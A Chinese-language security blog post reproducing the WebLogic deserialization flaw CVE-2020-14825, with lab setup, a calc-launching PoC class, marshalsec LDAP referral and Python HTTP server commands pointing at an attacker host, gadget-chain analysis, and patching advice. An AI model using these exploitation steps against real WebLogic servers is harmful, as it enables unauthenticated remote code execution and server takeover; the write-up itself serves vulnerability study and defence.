

CVE-2020-14825: Weblogic反序列化漏洞复现

原创 DEADF1SH_CAT Timeline Sec

2020-10-29原文

收录于话题

#漏洞复现文章合集

70个

上方蓝色字体关注我们，一起学安全！

作者：DEADF1SH_CAT@Timeline Sec

本文字数：1891

阅读时长：6~7min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Weblogic 是美国 Oracle 公司出品的一个 Application Server，确切的说是一个基于JavaEE架构的中间件，Weblogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。

0x02 漏洞概述

漏洞编号CVE-2020-14825

Oracle官方在2020年10月份发布的最新安全补丁中修复了许多安全漏洞，其中黑名单类oracle.eclipselink.coherence.integrated.internal.cache.LockVersionExtractor可造成反序列化漏洞。该漏洞允许未经身份验证的攻击者通过IIOP, T3进行网络访问，未经身份验证的攻击者成功利用此漏洞可能接管Oracle Weblogic Server。

0x03 影响版本

Oracle WebLogic Server 12.2.1.3.0

Oracle WebLogic Server 12.2.1.4.0

Oracle WebLogic Server 14.1.1.0.0

0x04 环境搭建

由于之前复现 CVE-2020-14645漏洞时已经搭建完成，因此在此不过多阐述过程，仅记录一些信息。

Weblogic下载链接：

<https://www.oracle.com/middleware/technologies/weblogic-server-installers-downloads.html>

Oracle WebLogic Server 12.2.1.4
Generic Installer for Oracle WebLogic Server and Oracle Coherence:

Generic (579 MB)

For instructions on using the Generic installer, see this document.

Slim Installer for Oracle WebLogic Server and Oracle Coherence:

Download	Release Note
Slim (182 MB)	readme

Quick Installer intended for Oracle WebLogic Server and Oracle Coherence development only.

Quick Installer for Mac OSX, Windows and Linux (225 MB)

Supplemental Quick Installer (229 MB)

Timeline Sec

Start chat

选择 12.2.1.4 的 Generic 版本进行下载安装即可，安装过程注意JDK版本造成的安装失败（建议 JDK 1.8）以及以管理员权限运行安装包。具体安装过程可参照这两篇文章：

<http://www.quiee.com.cn/courses/qui/370984-1429262936779670.html>

<https://www.cnblogs.com/xdp-gacl/p/4140683.html>

此外，安装过程中，为方便后续其他漏洞利用，安装类型可选择“含示例的完整安装”。

安装完之后，直接运行安装目录下的启动脚本即可，路径结构如下：
`$Oracle_Home\12.2.1.4.0\user_projects\domains\wl_server\startWebLogic.cmd`

// Oracle_Home指WebLogic安装的绝对路径

启动脚本后，浏览器访问

`http://127.0.0.1:7001/console`



正常显示控制台登录界面，即代表安装成功。

0x05 漏洞复现

1、编译poc文件并通过python部署在http服务器，poc文件如下：

```
public class exp{  
    // POC open calc  
    public exp(){  
        try {  
            Runtime.getRuntime().exec("calc.exe");  
        } catch (Exception e) {  
            e.printStackTrace();  
        }  
    }  
    public static void main(String[] argv){  
        exp e = new exp();  
    }  
}
```

```
}
```

将编译产生的 class 文件部署在 python 起的 http 服务器

```
//python3
```

```
$python -m http.server 80
```

2、启动 ldap 服务链接到 poc 文件

```
$java -cp marshalsec.jar marshalsec.jndi.LDAPRefServer
```

```
http://192.168.247.128/#Poc 1389
```

3、运行 payload 文件生成反序列化数据文件，通过t3协议传输

payload 文件见：

https://github.com/rufherg/WebLogic_Basic_Poc/blob/master/poc/CVE_2020_14825.java

python T3 脚本见：

https://github.com/rufherg/WebLogic_Basic_Poc




The image shows two terminal windows. The left window displays the execution of a poc exploit script: `python .\weblogic_poc.py -u 127.0.0.1 -p 7001 -f .\cve_2020_14825.ser`. The output shows the server binding to port 7001 and receiving a request. The right window shows a python http server running on port 80: `python -m http.server 80`. The output shows the server binding to port 80 and receiving several GET requests for `/Poc.class` from the IP address `127.0.0.1`.

0x06 漏洞分析


这个漏洞实质上跟 CVE-2020-14645 并无太大差别，前半段的利用链入口是一致的，只不过最后造成代码执行的类不一样。 CVE-2020-14645 用的类为 `com.tangosol.util.extractor.UniversalExtractor`，而 CVE-2020-14825 用的类是 `oracle.eclipselink.coherence.integrated.internal.cache.LockVersionExtractor`。

```
connect:624, JdbcRowSetImpl (com.sun.rowset)
getDatabaseMetaData:4004, JdbcRowSetImpl (com.sun.rowset)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
getAttributeValueFromObject:82, MethodAttributeAccessor (org.eclipse.persistence.internal.descriptors)
getAttributeValueFromObject:61, MethodAttributeAccessor (org.eclipse.persistence.internal.descriptors)
extract:51, LockVersionExtractor (oracle.eclipselink.coherence.integrated.internal.cache)
compare:71, ExtractorComparator (com.tangosol.util.comparator)
siftDownUsingComparator:722, PriorityQueue (java.util)
siftDown:688, PriorityQueue (java.util)
heapify:737, PriorityQueue (java.util)
readObject:797, PriorityQueue (java.util)
```



从调用栈来看，前半部分即是 CC4 链的入口，此部分网上有很多深入分析的文章，此处不再阐述。重点来关注 `LockVersionExtractor` 这个类，观察其 `extract` 方法。

```
public Object extract(Object arg0) {
    if (arg0 == null) {
        return null;
    } else {
        if (arg0 instanceof Wrapper) {
            arg0 = ((Wrapper)arg0).unwrap();
        }
        if (!this.accessor.isInitialized()) {
            this.accessor.initializeAttributes(arg0.getClass());
        }
        return this.accessor.getAttributeValueFromObject(arg0);
    }
}
```



重点关注图上红框的方法，先来看`this.accessor`的来源。

```
public LockVersionExtractor(AttributeAccessor accessor, String className) {
    this.accessor = accessor;
    this.className = className;
}
```



构造方法中可以指定`accessor`，然后在`extract`方法中会依次调用其`initializeAttributes`和`getAttributeValueFromObject`方法。那么我们需要找到一个符合条件的`Accessor`类，并且其`initializeAttributes`或`getAttributeValueFromObject`方法中存在可恶意利用的部分。这里我们寻找到`MethodAttributeAccessor`这个类，在其`getAttributeValueFromObject`方法中存在恶意利用的部分。

```

protected Object getAttributeValueFromObject(Object anObject, Object[] parameters) throws DescriptorException {
    try {
        if (PrivilegedAccessHelper.shouldUsePrivilegedAccess()) {
            try {
                return AccessController.doPrivileged(new PrivilegedMethodInvoker(this.getGetMethod(), anObject, parameters));
            } catch (PrivilegedActionException var5) {
                Exception throwableException = var5.getException();
                if (throwableException instanceof IllegalAccessException) {
                    throw DescriptorException.illegalAccessWhileGettingValueThruMethodAccessor(this.getGetMethodName(), anObject.getClass());
                } else {
                    throw DescriptorException.targetInvocationWhileGettingValueThruMethodAccessor(this.getGetMethodName(), anObject.getClass());
                }
            }
        } else {
            return this.getMethod.invoke(anObject, parameters);
        }
    }
}

```

但此处由于extract方法中的调用参数只有arg0，即parameters为null，因此我们只能寻找无参的利用方法。

```

protected void setGetMethod(Method getMethod) {
    this.getMethod = getMethod;
}

```

```

public class MethodAttributeAccessor extends AttributeAccessor {
    protected String setMethodName = "";
    protected String getMethodName;
    protected transient Method setMethod;
    protected transient Method getMethod;
}

```

方法名可以通过直接调用setGetMethod方法设置，但是这个属性值是经过transient修饰的。所以我们只能从setGetMethod方法入手，看看哪里还调用了这个方法。

```

protected void initializeAttributes(Class theJavaClass, Class[] getParameterTypes) throws DescriptorException {
    if (this.getAttributeName() == null) {
        throw DescriptorException.attributeNameNotSpecified();
    } else {
        DescriptorException descriptorException;
        try {
            this.setGetMethod(Helper.getDeclaredMethod(theJavaClass, this.getSetName(), getParameterTypes));
            if (!this.isWriteOnly()) {
                this.setSetMethod(Helper.getDeclaredMethod(theJavaClass, this.getSetName(), this.getSetMethodParameterTypes()));
            }
        }
    }
}

```


恰巧在其initializeAttributes方法有一处调用了setGetMethod方法，但是注意需要给父类AttributeAccessor的attributeName属性赋值，否则将抛出异常。接下来跟进Helper.getDeclaredMethod方法进行分析。

```
public static Method getDeclaredMethod(Class javaClass, String methodName, Class[] methodParameterTypes) throws NoSuchMethodException {
    if (PrivilegedAccessHelper.shouldUsePrivilegedAccess()) {
        try {
            return (Method)AccessController.doPrivileged(new PrivilegedGetMethod(javaClass, methodName, methodParameterTypes, shouldSetAccess));
        } catch (PrivilegedActionException var4) {
            if (var4.getCause() instanceof NoSuchMethodException) {
                throw (NoSuchMethodException)var4.getCause();
            } else {
                throw (RuntimeException)var4.getCause();
            }
        }
    }
} else {
    return PrivilegedAccessHelper.getMethod(javaClass, methodName, methodParameterTypes, shouldSetAccessible: true);
}
```

大致就是根据传入的方法是否私有，然后进行不同的处理，最终返回所需的Method对象。所以我们只要通过setGetMethodName方法设置this.getMethodName属性值，但是需要注意的是，我们需要令this.isWriteOnly()返回true，否则将会覆盖我们上面设置的方法。可以通过setIsWriteOnly方法设置this.isWriteOnly为true。

至此，我们可以通过反序列化已经可以调用任意类的无参方法。很容易联想到 CVE-2020-14645 和 fastjson 的利用方式，即通过JdbcRowSetImpl进行JNDI注入。其connect方法中调用了lookup方法，并且DataSourceName是可控的，因此存在JNDI注入漏洞，看看有哪些地方调用了connect方法。

```
com.sun.rowset 3 usages
└─ JdbcRowSetImpl 3 usages
    > prepare() 1 usage
    > getDatabaseMetaData() 1 usage
    > setAutoCommit(boolean) 1 usage
```

由于`setAutoCommit`不是无参方法，因此使用`getDatabaseMetaData`方法进行利用。

0x07 修复方式

1、安装官方补丁

<https://www.oracle.com/security-alerts/cpuoct2020.html>

2、限制T3访问来源

漏洞产生于WebLogic默认启用的T3协议，因此可通过限制T3访问来源来阻止攻击。

3、禁用IIOP协议

可以查看下面官方文章进行关闭IIOP协议。

https://docs.oracle.com/middleware/1213/wls/WLACH/ta_skhel/channels/EnableAndConfigureIIOP.html

0x08 总结

实质上，这个洞也是一种类比思路产生，从2555到2883，再到14645然后到14825。不断在跟黑名单博弈，利用链前半段依旧不变，一直在找可以替代的Extractor。在平时的一些挖洞上，类比思路是一个很好的技巧，比起全盘代码审计，显得更加高效。在不断的漏洞复现中，需要学会总结中其中存在的共性，并将其转化为自己的经验技

巧，用于平时的漏洞挖掘又或者从甲方的角度去思考如何真正有效的防御。

参考链接：

<https://www.oracle.com/security-alerts/cpuoct2020.html>

<https://github.com/mbechler/marshalsec>

https://github.com/rufherg/WebLogic_Basic_Poc



阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行



精选留言

用户设置不下载评论

[阅读全文](#)